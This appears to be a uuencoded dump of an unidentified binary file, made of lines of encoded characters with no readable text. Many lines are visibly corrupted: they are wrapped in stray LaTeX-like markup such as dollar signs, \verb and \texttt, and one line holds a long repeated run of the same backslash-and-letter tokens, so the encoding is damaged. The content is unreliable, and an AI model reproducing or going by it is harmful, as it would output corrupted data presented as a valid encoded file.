MOS.'"[BEX(\",8%4#VLRW4?;@RN`XY8:&/Q)G:+80R.S@%IK'G`&P()9AD56 M:ET;(W4\$HSZ"`/H\$<S#S<1EP&KPS!L@U(WJ-(&/C@J(Y6.&CZCC,6H);*\"S $M4QM"M;NR*P/CF*H-4L/=`!Y;73VL/K:2KXEG$^/A\#F=X$,H*O\O/B]OGM:+$ M]19;.T))<3G]\WH!PG8X%)%PLW9]GY]^OWOP_!+I7%EZ=]3?3EOYM#N%+%CN MH. `7I[WTW*:C"D!WLEY96<NHK&GU\$V2]LC)5D`G=0"^]MNGP8DNW9+7VO)(S MLC\$]0;J=]`,P5H./GU=F=2Q',\R3XPOSBO3EN3%"@O5Q6DN?L'Z04UY<XGL= MB-WA9,099P=WC>UQNEJ)-?PNA:<[LW3VUX;A%KRNA<5)3[3:?-BLB!KN<""\$ M]^F=#%O#OOT36/)7IGMGK@<Z[HR.8A_S@T\$K1L\L'6,6<\$-3+;3+ALGLVKG\ $M?\5DF)2L)/B!'P[5+]';)?(N)8\8"/8L84^[$-^'JRP.'1KP8O<#(O&E$O:6)$ $\verb|M9K%&NI^{#}[< K, 9 \\ | `` "W) & DP \\ | KLL \\ 2W6I \\ | < A&LZ \\ : R4%^) \\ | BYT8 \\ | $, T`; N, = 4L \\ | W@ \\ | $, T`; N, = 4L \\ | W@ \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | $, T`; N, = 4L \\ | W \\ | W \\ | $, T`; N, = 4L \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ | W \\ |$ M&#?W:K?(1%PW4L)9N+)P!@BG%:\P=2'&CI6IHN4J&D;;/;A"<26=/(OK<J6Z M5'%=TBK4A92_K<N5REA#1ETE[\\$UP.E:&OS4)>IMK!^LG//\^^M'&PQ4*ZUJ M=0W5QD70GLAZDBZ4GX'/%(^^"8Q[567UI054_?[J^QNJ7JGHI8J.;N^9^\$KQ M[\ZP%O_'Y>SL'1G-CM;K^1M69_.U?AC7\R+;F;.'A[L'[8E!<ILAKS;;Y<,7 MLWYT/N#0;"Z0\?D\$WV5([;K>B^5'%S&]I)W7]^9UQ.UJLWX,-GU5=`CJ"D07 M/.*07A<<M8V.:+;_TZV&?<`\$0-UK`,>(U=6SLNR_Q>II-6IU4+_5ZN`8LSH! MH=5)^XK5U84SVQGKIL@^8*%`]L99%EA=#FC]UAM?N\$/R8?[8WO'QDJ1KSR8-M.W_T\$]K=\$\`Z?'I:[\"/O:(GTCEKE1(_\570#M-TE(=NH5NRJ\N396J75]VFE MUL]3E1.=\%?1G!W:+IAL9#B2AQ"[,UM392F4I21+Q1<+1EE96JVL#2=%\$\?: M22F7@N7L'J,P`H8[W'N&-E+P-I45TETDBN8+>0JU54&EQW"9XG+*G<3EO5)Y MBZB\:34N;[U77K5?P;DG)Y]CN`HXNT5#!IGY_3H]/A3H0J7\$?N_&#Q;PBT,A M)^S;X#=A3JCD(2I55`84V"0G^)LB<D'@H.Q@;MW/AP>&I0B;?M:YD"*PG6!F M6UD,M)C]KKA*):HID6Y2^15W.),+DO-3^+8U2848D::#?5P];/@>@[\M'^5% MD=A@01ZPT#@N51R,!8:X3%<J4QZ5*:W&96*#PQZ-S0,RC>-*Q564*;=KBRG, MZE87V*!9.X(<19_)NL(EG, VD7L\N7B:]M%<G)Q<O4S_I\E@&C:,CJ;^7&98E M?E\$J5*-"U;XL5HS:5%2-<=A"U1C>1A_;\$_.F"]6VGOO<Q9"8*I&54_N5\WHZ $M;R4(CW)PY*KM(_,VS/GN5/:R[P;]_-GZ_=W=3E[?\$<0?A>6/>[^9XF5?079]$ $MVPP']G')=!1:4$!_XW),4$6N5.7H#?NP7+[6+"<?-00'N[KY)D.D56@()'^K$ $M(;ZJOWHY\#M=`SD\#_$*M>@IL>9(K,\Q6=670"RX[\#<@O\#I0_BQQ</Y.):`]O$$ M7X>CYK"ZBD[G%,7)#UK!'ERCFDTX[Q&.Z"2\$>@+,B3<VD;^*3ED&6YWPQ89! MXM6, !0RR!U<PWY*C5SHZ12\$/K(<)1-"O>BAK/3WGN`<'ZZ'/' --17)/1V,=M[\>R!ZNB6Z+7UVO9#ST\G\$WMZ)MB1UM^\$-/[_?1>FJ%\2L'-4C/XH^^LO?@% $M2))@7A(-X^GQB_X[01B,Z>H/_AL1,%\#,X=OY^<R6E-F2,&0-,IQ(%K]\\D&.9$ $\label{eq:mzp=ylgn8z} $$ MZP=YLGN8Z]GZ7W[\&JP^OS7MQ.Y-6\PDTE";W(*:VK`)E8:.[?-H^/?HEV=>"] $$$ $M[J636#-;,8-)O\%DO75HF:2KFWY+HK=DJ1RA\%G<#55LC3D]_4('`G28\)F87R$ $MO,9^H/3;2F^/;=F-+=L^*_?,PK^[?BY/U><2+3V-UX_O2H)ZKBF>+XV\^3^P$ MS4ACN;V1YF+NA[YMY^<7=G8L18>38P<R*F;8>9<?=%K@L`#FD(_E8+D+RUTJ

M=R[<Y_\D;Q7R&K+EK,&)#RK`"J<VC\$[X282?(&2"^L%O2O&E7W]]S`?J%)0I M"#>V+->+TP!5**ID5C8&IP@L+^F?J4@(_O#I\;_./Z]>0@L53)(DS,J&B=VT $MC=RV''-49^4/ZE^84W2^{!}(4;0M_{Q})/$@+8#=*L7+WO'4YVGY'']I_D/[IYD$ M(^=+\$"*2MRX8?LM[-<UB_4\5YVNY#+#9?>EOWOSKSN[83')LV=C+.4Y6>E:J M2AESA]0,5.Z; `D:5L=\$/?;%+VD!?[P35I32H0>2GN^WG4]DKV@H!?DEU;5WY MI)HZ"TE7L-(228+F87U"<20C?!93&R_.)(S,#2H>T?1?-W>'1_B:,U*-Z(^[MP1NU4AV/.VS'=83":8I073!/=R[7)! L M+D%)%63!%^G&L^K(,TFJ0C9;I[MQ@K0:BJUF@I;B3ZI4E+-&BQ0@])"C]J%7'A?F``%"[166YGV#>BG3707<]^G MS:\;)O#!^B!D`A+04_6#&5:_<&*M03UBQ4->;*1"#\$;JD#;(@QH`8&Z1#QK7 MAT<[4_<?[/.#07B>-0"0"YSIQM4D^M7C#DXHN?M*R/_,XLD>MD4G[PNGTN=6 M>D0>B)+):/[HY:RGW?WWIJ5OJ&Q+[P-4,%&+AB)B&2WDOXS4:1HS*?CB^ M8Y7QD4TVOK`-L6FQ\$05-"^TH:%J%+<DT6NNX^F@]FP4(;/]H2:0P%!(H[I4' M&L>W8ZUV-'UTC-Z`KCNH`-+.IG5X=N9)LZ\$[Z0&YK[J3;_RF=.9\9D\5J\$U# M!Z;R#I11"T_A7'MQ'!.+T3/0N?D*(`WRJF<.>QMJ\K?\SBS'=_X2VN]A88NA MM_AVH)[.U1+/SS0I[9(*:^VNQTG\VQ0F-6%`%NMD3\$Z93`];V5IA>'G)8]"S M5>F@:T,7K1T9+>A,7:JI35\<4BNEHCL&C!4Q.SOKU03"\$7F3B.B0\VV^*>*R M'\$J\$C7%;'N0-R`G(>N`/.`HLO;<O<)%IA*C@T=H+AKC\-FG_E-V;H>^XR.ZV $M'P[#0?,XQNVG:UM=/(E10'^*[134+AMAH2/D0LGHLH&++X50/C[:6T\'9V]>$ M&8OD=F+__LQVPI5=^[Y_8\)<:D)M\$E[=/,\$44,@D(**0IJ0Y1AKDN3-YHJ'G $M(U=X-K>W9H$Q/SHPX*(+M($D34N]C>_?6IN&WJ'`P1U45,F@J/+`P]SL![P^*]$ M.3L2G01C(P#[X>GXQL=.C^MX(3PEW3[)/GU8V^:4X7NDODOR+`"RE%86TWJB M],K2T7XLKHT#&P*ABVS_SA'8@)I@Y8*[.W/YP/G7\-NK'V505+TR#]2#JU(_ MNJ\$PEH(A8M^,7JJ=+/4(["-(G,B^PIBT6@59%WQX.FH?DC#4L1KD\#)2IGS M*G\=818F+F@O='8\$%N>?F3K19^LKO`GOCIGUQ%;%2E4,+A"A5THW+D!@&T4V M1,)\$\$A[AX-?1&3W%&BF%%Y1#(_'\$.&O;N<&@\E<FKF<T;/_#ZE`BN=X&T1WA MUW, !V4>_]QBH-BGD&CK"Q?+AXWKG,=(9/)K/ZLU[!DJJ10JU2"XVBR-*152T $M6:XV>R.>,CN[.CD[G*K%:OLU]<S>(QY\^;V2*)E,XM9!+Q,MK]'R:I$HI&-I$ MA%_SH9/`-HI,B0P\$OK("9UD@<%H%`J=57.`K+49[\$IS%C]'5Q%BU\$-A&D161 M+D3ZJ\074Q6V9E-S00]?B0\$^.?HQ('62Q8QH%[4P'B\9T'*U+EXN(:@-4"E1 $M/4'5JHB26-;/$+2+Y*B!'$U&MABU+((7\#FF$THQ5"6H\#5$44NS`_(-Y4Y<4+))$ $\label{eq:mvms's3} $$ W!\&=?0?0>2\#;0/\#803GVWLY`<N\#) (5MWZ1<;E<>S6_>9G4X>(X\#) (5MWZ1<) $$$ M9I-&;?P3%LMT,5/F\$^1F>)A1S<,G`TU9;UKS>-DD#BG4`1!=D=AV#)P2'#.O M@5PKK-\$\2Q[7B;/9W'%6!+\IV;(HFZ)5M]2L=")DU0L7:8AK8\"J`W8-7BFJ M1F9*&)#4<Q'\$A9AV`*J2#C2L'P6PWS(%Q!\$9\$#;N":'M"+8@-KJ:N+U]_/*X M6YLEQ='!7-:%)]@(+]VR0I(/9^;SX?P0%+NXP/CP;CYK#TU560*D*O5J@+BB MN_UU=*313P#\$])\\$.>\$AT15M>M6EW]Z:,*P+::XO+PP%G5_*G09OP_*EH8K9 $\label{eq:mg_K} \texttt{MG^K;QUXGOKR} \ [\ W?K_9UKN1 \ [\ X1Y_A] \ EY: -\#2?X-. \ "O\& \ [\ D+>EN-_YZ \ [\ G\&\]\ \ \ E=S$ M'V1INO87<Q ND7>EGXJNGVYOOR!!W :Y7UXSH!/?QM\$@M9OKC14"Z\K'N^U' MN3IS?^>+"BQ^LE2?_CHR8<&TWE);"Z;S[*5K[22L'028/41!A/D"=/;VS'S^ $M04(9?OX!@JY2*6.M62=V(!.$_?8/;[19-1J(Y_!@[L]8^6*L2>[=666GZ^C3)])$ MF\WRT:=R-.D5IZXZ4<E,4XK1\$TM/3=]"8!M%9AW2+PAA6BY`R+&5\Q,TN]Z: M\$\'\#.RZ_\!&)8.;42,56.(TH@[\%29T'\8\\$6Q-KM\#:7[5QK3QM+RR::\#Z,W9@U, MY'_4,Q(K.O-/=X:P7&\$%,Q5[1V`E8>*J5].W,[IJ%OO2"80RULK8,/]*<Y@? M,X]\\$N9!#'+!O!._=!MAL8B3RXLNFRR2#4&:3Z[Y4%L[/>R752JF(B8AQLNH M5E!#D-2I0?3,AFD3C=J>1NA6+^X#@N'%G\O/ZT_7#ZXO+C(L.6_N,4GQET_7 M?[YZDK><S;+OX^[38.%IPM4]GJU7LEX)KG*YSXAC\11XD/GN_G%X?!W/"\$(P $M=FUV-=%[1F.PSH1QI`M3O;718$+4IY1*010IDRJ2T-EI?1Q,3$^G:J<:09#^$ M/-K8THT7X%6%4R;P;,%G7"IW%]U3[X.\$/'=O;UMRP51B5]I8"(<4:`Y^KI0-M#?FJ<6.3;1PA%,JS#TE'*&M[T_W\Z?Y>GLD?1A?R%5*-&]78C"TAN53OPN%> MXMH8, "5P: #F9C(.`%6 ^PRR'%1PL)RNXP')%548M5T[JN.7*-(]9318Z@>6N M5.-<-8:#A63U/\Q*B6MCP(I`6D[Z"<_ERAH?%'^8X7Z.R\%"%%P5:U0QNI9/ MQ7P:O\:S"&LCN)0XSSR>7U7PJ\D/,_/\2N:QZOW*E?%X#\!M5"J<1_"V@BN M(L[VZA\@KNO8*\RR<U7C0I)](VV='KZEMN>8:3 *^5R9W 3Z .WT\T?T^J1Y M??[VU8U<2I\$9S\<M\VO*3GML@4^Y*FA4;/J&3ZS5-7`UGZ@VA*4=[,7]ZC:F M?9UA`O?GAY>V4*B=2/V]VNR@`?2DL\$*QTLKK!4%AN19F:BM&+Y1NZHO`-HJL MB!2'=D3..6M46/T_6V%[[8/M%)>8LOU[JJBFC6J*2@[(C59S8ZJ9N#8&3`G\$ M]X(((%.`3A9P>OH/%>'%KT?SPSEG<\$ULWO.\$9E5I5C6S*C4'-YELFK\$\.,'# M46C[1\)*`FGDZ"FD9R(8E89LS+:D<VB9+O\R&56A)DY&',KF5O5Y8;/, M5!/44/J*&*=C0AT3ZBAJ\$^8ID*3\$91TN(\Z7+<D)+#J@6-^@.*<ELO0GO3%`

MQ:Q8C\)CGIZ\,-]FSJ;OB&L4EPX><4WMR2=X7, "58B, %9^KD!8D>)65^L,20 $MFBD?AC*U$H=Z^/*?.;W\\V*]^K2]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[G[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-_^V='-1S@WU6(058XJ(-K))]N[^(699:G-__^V='-1S@WU6(058XJ(-K))]N[^(699:G-__^V='-1S@WU6(058XJ(-K))]N[^(699:G-___^V='-1S@WU6(058XJ(-K))]N[^(699:G-_____)]N[^(699:G-______)N[^(699:G-______)]N[^(699:G-_______)N[^(699:G-________)]N[^(699:G-____________]N[^(699:G-________________]N[^(699:G-______________________]N[^(699:G-_____________________]N[^(699:G-____________________]N[^(699:G-_____________________]N[^(699:G-______________________]N[^(699:G-______________________]N[^(699:G-______________________]N[^(699:G-______________________]N[^(699:G-______________________]N[^(699:G-____________________]N[^(699:G-_______________]]N[^(699:G-___________________]N[^(699:G-__________________]N[^(699:G-___________________]N[^(699:G-________________]N[^(699:G-_____________]]N[^(699:G-______________]N[^(699:G-______________]]N[^(699:G-______________]N[^(699:G-____________]]N[^(699:G-____________]N[^(699:G-_______________]N[^(699:G-____________]]N[^(699:G-_____________]N[^(699:G-_______________]]N[^(699:G-_______________________]N[^(699:G-________________]]N[^(699:G-_______________]]N[^(699:G-_____________]]N[^(699:G-_______________]]N[^(699:G-_____________]]N[^(699:G-____________]]N[^(699:G-_____________]]N[^(699:G-________________]]N[^(699:G-_______________]]N[^(699:G-______________]]N[^(699:G-____________]]N[^(699:G-________________]]N[^(699:G-_______________________]]N[^(699:$ M9P`<^DQ(S>=..WU-:0IN3&!1&P.4!,!1"6VCV-IA!Y:]HF6;GSG]#"V+F4)H MV:)) \MR\N!;]KG34E]3-4; &9HGMTA@@48"]\TQH&\5F#DO+NMDI"#C#_.,, MZ[MLQ*52*NX\$H:@%185'A?22=#@4D6T,6CNHT]IW)[PY5I4_3.N>.PVTAB_Y M6OL5E+.VL74=H;.R[;X&D<<Q:.:@,\$L`R#V`V=7L;2\$D.()6YO_]>PC>=D&" MKW(4A L)W#\8?K<./U?C+!S1/#0FCFC^4 MSLT!*X""#(V,#6DU:26-ZO,81 M8<CU9SEMX)FRF'#C<7VS6\J9JS#6\GIY.S\<1A@PV0Q,*&>L;A^[\QN-YTBS MM[-CCM%FEX@EOR(Y2GO[7BI-7->7*]6M7KJS+Q4;@R?OR>PH'EV=([]\07DM M.Y"4(J,4ZF#W#W?WYJ/!]>:S+P4>KV?\$-\K@SJ<=;CY[<K`XV>4\-1OCA_.W M+*Y@<>@'1D`E0>PV!.Y)M[Z]O_-EJ_?(9K!CDLWD)!2+I'08S988I&2SQ\8, MP7A._/)WOWLNTY^Y>Q"?48QL%&1E.)1YQX4I.#7,J*'9+1X2<Q(Q4R2L#7"E MPWG&N:)QJI^Y=Q"?%(3&X;P@-`YF!KYQKJA73;TJ&L<CTGWL)TO"VB&N2CH< MEA._S\Y.70U'MYRHHFL3PIA'QCQREE6A(@)@06#9`3,6Z\JL1LMD/C7S:;I\ MH%P/5;-YU\$F'LLT#*+^!U#^U@7P8F<"LY#C*;K-=XI+RL"4X&:E.1G5,6PC) M.<EH#02V\$63ID,X:7HNH?VJ+^!"?V(36\%W?R4@E:BIAG#\DT_T;N#^!;8AL MD@[IK"%7\$F;TC<9&<QSISBETY#R>?&=>#2/%F_.&'+%YK<.F^K,9SGK\#R(\ MFW>W76\96,B;QZS<GI`_D5FY6,&#X'4K!N\$;/G1[_NF.`8&@?M9?\$Q=RCX8^ M+,(*@X?->]@R4VR>UZAZ>T10L06:'"/M^S:U3^T.)C:^-Y;YT!WKR;@[-F6L $\texttt{M}<<+2\texttt{F}-`)0`\texttt{J} \texttt{N}<[@9*Y_>4=([\texttt{T}.@"<\texttt{D}4\texttt{R}=\texttt{A}@(;"/(QB%[;\texttt{J}:-+\texttt{IU},<-YW}\setminus\texttt{O}^\texttt{G}$ $\texttt{MFZ63).)F:=(])0T_8_5 \\ \texttt{EN8ZBDS2G4]E} \\ \texttt{4O1} \\ \texttt{<_P-.A3X.=K6'"8TU)S@DYWF5} \\ \texttt{ENSZBDS2G4]E} \\ \texttt{MFZ63).} \\ \texttt{MFZ63} \\ \texttt{MF$ M]CFIV<UCI=.K?').,KIR`ML(LB32Z\KQ@NU).Z5C5=C\'^F_M'I\N_CIP6,7 M'SI2S[M61_(LV4:VB<UQ-;<R&^U2X&QA]P'_@`%?R7GVZT>M56E<3VFN_VAP $M:/9HL]W</MWB0`4/8\AK:UX:-.'Q&N+`T#2Y9"Y9PG+S42?VU\.XN'4),6($ $MV!A^{;}=UW\#XA,CH(22+PZWZWY69MGE0Z>'G=W';(]+TE-$UJ_WK1K]Z=$ M+2JE"W`@#!#T-GM"B-@V#BXZ<.!1[*IP;"A-__=X5#I!]Q70*/)\$.PK?I9+* M#7Z*PSP<]`+7@P/'\@<UWYAJF5(LDX>>-QEQ/)ZR*_-@A'+N]_[VK]7NX:;O M>/=+IMJVXCT=%NI\$Y2LJCPVB45A-&-8T9&C'.;*)XXA:E>TU2_Z.5;/T?\:J M:;[/JG0I[DF+<K#J&"PG#\$,I&=H]'*7C>+'SO?EP=C&=M^<T:@6C?DL?.)P\ ME;EG[=18.WRX9C+6%]+<-.SA>K?<,&MG628CJ)YOV%`Q&J"A`3"@C.)RNI^]</pre> MK\$&.=A\+.PU>8`Z1"W,!S(2P8)>0VXNIU_;R:.(KKVFI;^1@0H%5)S4>+8P" MTEUPY^-9'!PO[9XS>=OG,5<=\U?MP<9LKXMDY3<;A.-AF6,X_(1%KB@BO0&7 $\texttt{M-I[\#4=`O"O@\$>=OG,:>..=KZ\$A(BL)U-C]4:!<YB?G`1CKH-HSV\+(N5C=.!) }$ $\label{eq:msparse} $MS\^7Q^*.JR=D^A[5RK'\&USN=OCF>'U^JGO6Z>J95E94FL+YSE^RJ\9\&79+60R$ $\label{eq:mml_@3,DY5E.7QSVE</9/QA-H1:^E5N/<+(Z5A9-VSV$HR($$:(FO[+-[*\])(E)))} \\$ M=!XL(+TFO?\$//4>0%>V+\$VYD?F\$^9ZR6]X_ZS0``+%W_M-\$093;9NPW!Y.5? M3.:G`UOFZ3G+RUB>V:\8\$G,2,1@2U@:XLL.A6_J/DW?>9FEJ]V<GS_G:R_7Q $M\+@G[_?4D-N"9@T7SVK]SN'P]8HTGQ<G2/MGPZ'"3_2/%R>VS+D0;Y73[N=100]$ MV:8@I49)H>%EU(B;OLAMF6=>F=C#1!IQV+Q\$VJ7#X9L]TGQ<90MZZ^&J26[3 M/%R5Z;%#<9PNK;1EB'C3O]9,-HM2JMM+SE*B:052RMR.%6?KC[^MO[@*JYM2 M5U7F,]Y?A][[Z4G1/:!.#Z\$#U70@,X48\$ME#U=B:):P=XNK\$X3POY#A8IY@7 M/&?/GEXXO/%)+V2M!E[(6J47LE;IA5ZM!E[(6J47LE9#+V3=AE[("@Z]D%5, $\texttt{M+_3KEU[HUZSOA:C4P`N;M`Z\$!NC2/-P33KT0LPG`C=$>E$\&?HCTNAYQQ$1F}$ MO; XGLM+@; ZBVH2MB5EOF?-">; D(O8H>(KR9#8DXB.D3"V@!7.MR+_[S[8MX? $\texttt{M}] \texttt{[KNNK('3'_'=2Z_VW[GI63J\#UZ25LW`!*@<JXEW3:EFF\\('CP\&-3<I^[2"JEFF]) }$ $\texttt{M'<":Q,\&HQOHO3Y\$F[5YW_J]GO*!\&?=W\&,Q7VSVI087_7^8QIWJ[S)=.\LQEO}$ M.:EP+>+:\$%@ZX(O7YEFW`U*J+@#,J1R38&J-".DXD'HT/^%7TS1Z'A40RYCQ $M-\&J\&TZCD>6$0WDW/24H4GP; $U\&:(RHDRVI'QQ<+`]$X@TDKTT;[W\.KU:C4_$ M051[JLH0'9K,8MA&\$#7)!JCR;V+ONF-R[C&,U>J3/6EDI\[TL/LNF7:DGPD% M9X>83E^3]-GVVD1G\\$A%Z4A7#YO=FK3.WVZD&!<QQ4UF;N1!C3]\`IUN*5?# $\label{eq:mi2G:_JRJK,} $$ MI2G:_JRJK, \U9>"EG*R$7LK)RJ?; VXWDH]6-,0U^P'IA]56L/FSO#8@UB=B($ M(JP=XI*)PPGU8\$A.E)RDS,9L1/^A`L!9#G[SG"7)[1N.?VQH;L;"D`N]KC_* $M404?[#P1"#=AD#!KXZ\?\&1.[0`0G<T&9<7IP0"Q)Q!D@PMH`5SL<[#(@-TI.$ $\texttt{M)} \texttt{PF36B71\#_C',P7;V82S\&M^L\#B=GAV=JXG2U"ZA\#I8W-^^7JS} \texttt{\&JZB`RY:8}$ M9BS1=%2CJ)PH-&GBVW&&D@Q.Z!,).VY!4XI<H5;C,KN/<JA'[];L[L&23"7C M%*\$]34'B[&8MH7GP`8#4INRHN&[+]*ZN!_)1BYI:8+<KCF&59:@RHML1>)8X $M \sim 88$]!3'^(8;)LQ#"DAH9!^JAAKJ@%0087=4<P.3'P&:+;,7CIX#3,:3M] M9K_UM,FQJA]3YB(X".CR\`K*6!!K(H3DA*`B"&Y'T*5#4W*^\$.#+;J>U8\+;

MX/">`@QQ,I@27CR0U4UM_1)]P6H*ACH:`;&6"M02X>T8OD@<GMJ:_KC?3Q7I MF-NQ\5!?/X04K(#)<N"!?AF4)*,DJ)L14\$X0JI+P0/`K"EX^7_"T^C;!KRA3 M19DP\$1@!U00UG>"E-YQ=2+`1653U?:R<0/KO\S&('92@816L_A)G+?8`4P+Q M19,L[5Z>O.-Q+>G=>>A>98'>_EFUM->]D,I5CA^KU1\6RD\$''TA%\4N*CT^3 $MH["*,)QR(D.[AZ-Q')Y=0N^M)L^W2UK];+00E20Z3^6?&86EA,*CR-\#NX<@=$ MAQLS+BR()BE&FP3/MMMKH8-F,7VZW@0CH9_92@I`RL]0%1\$H+Z);>/@QH&I MTJNSV;0 #M;[VOGV[>9AA[V>B56(H6=?R04'BTPGOE(LP9>C9IW5J+,X)B4& M%49T.P;/"?=J2^Z=]IMVC4?<QCSXP^;&/0!>NI%^D!=++%DBZB:.J8A![1#= MCL\$; !P^58#ML)L]5(LO&E*"3-ZR)!C41QZ3\$H":(;L?@N8-3B?9D>MBOB>90 MUX27%TLL62)J(HZIB\$%-\$-V.P1L'#Y1@3>23OUT3?EX[FQ?#V>"<X0@F)08U M070[!L\=G\$J8P)UGBJ,6Q0^9Q?LY4X"2`L#48ZB***,UQ%/@MX><SGL2VXC= M?U]BV36]7Z^O@YFN*\X7,)E00%S9&T.Q`NTF"O'M.\$/F&#QMSR]FISUML=E2 M5^."EA]FJ:6G\$Y;.ZAD#LH92U!!9VKT\F>,948V]09H_7S6_/XAER=(+EL[Z M&@.6!*+*R-+NY:D=#U5#&*_^SA`0#0Y0?>\&R'?O#/%>ZKG</MU>>Y\E:,E` M`]9C-J&R=)(Q()TD@Y.0I=W+DSF>\$4022;+\AUCRN[>20MV2=)NLH++TR3%@ M22!\DBSM7IZ:/`.?/)RULPMU8)JR^2'C5I`]P\)-*`H]9A1)E\GA,N1I]S-E M9!KXC+_&`-W>U_\!:PSY<G'_Y'V50=K)TXZ)SCN"8#;P#/\B9-H1JC(>YZ9) M>PP9">FD'HV`DZ;Y: `@<?LX)8^#@8XY?5DY"-LG#Z#AC%U^+P<57N@?KQ*^\ M@I6'-C`**PE#"R!#NX>C=AQNT?F/T"F,[V<_8N')6\Z#9P?NPA<'SF^6GX/G M_;V]\@\8W_Q`Z'RSYPK/DS%20.]5AYA.5+^@^O31,6!)(+R4+.U>GMKQC-CV MBK9M?HAM?\"(]_VVY3!53J@^/78,2*<MX;1D:??R9(['MVVX#BKSG[8.&A1(MTOJ*!I:QY7\$P:7(T>YCJ1V+KW6X'BJ;O[4><IGYQ583%HN:',>Q(BM4)#G:M?2P960;U>#4_/CRYZO=`U5A5TDL'#SMM#VZOY6+5GY(\;!H7.!_!_H8&B)5-M00L*REH=AY:\$HF+)U'Z%JW9<HY:XHB6:'VX)21ZWA-_TZ@D%I3>,0^D0-1R" $MI2; +H&803\T+07V-["+RN1I].CPP2>7$6Y8$V7NB-!.*PKH;1;+J&E0=>=K]$ M3)ECHJ8G;]MWD=E\$\^\\FQCJ1/4+JD\?&@.6!,*)R-+NY:D=SXAMKVC;?^?9 MQ%`G!@2?4'UZ[AB0H<\$G<%RRM'MY,L?CVS88A8#Y^:-06#8%+2@H/6P<6A(* M'R-3^Q6NVG&-6N**EOCYHU!8-@/`3R@H_6\$<2H^PF\YD:K_"E9%KX!/^*&0! M?V<4&F3%0EF_W'L>PY7\$H7+)T>YCJ1V+K_@"R`0=A!ZSC<;M_WL*5KF5#0L M@XZ6LOZX(3T*9.W9#6FRM'MY,L<SHBM].,V?K6N6?:.N5Q2'M<H=ZE%@22"J ME2SM7I[:\?BZ#KXG`O'#ZS7X*%ADK%?N(8\"6:]V#YDL[5Z>S/&,Z,IZS7YX MO7IE4!S6*W=Y1X\$E@:A7LK1[>6K'XP?J)[E1LC%S2,Y9#;C,3&`;0Z8.R7CN M'E4MCI5?2,W)6T@IQ+418.F`#._JDQEV""\$%(G3:PCX;0F0;@183!V5D48_: M18E%00&9MBCP[9C`-H+,'9)Q[\$AB4#C<[!S0:`>[C414.X35#L9088[(R\$N(MVCZDEM2_1,43UX;`U`%=6`(2&9NM*5F&3\W)BFHGK@V!I0/V+L62SGNI28IB MOD#-#%#QA+8Q;#5QV##.`D&\,H3CT:,HVL8>A"*^'6?('</>:^C\$\S(O]L:? 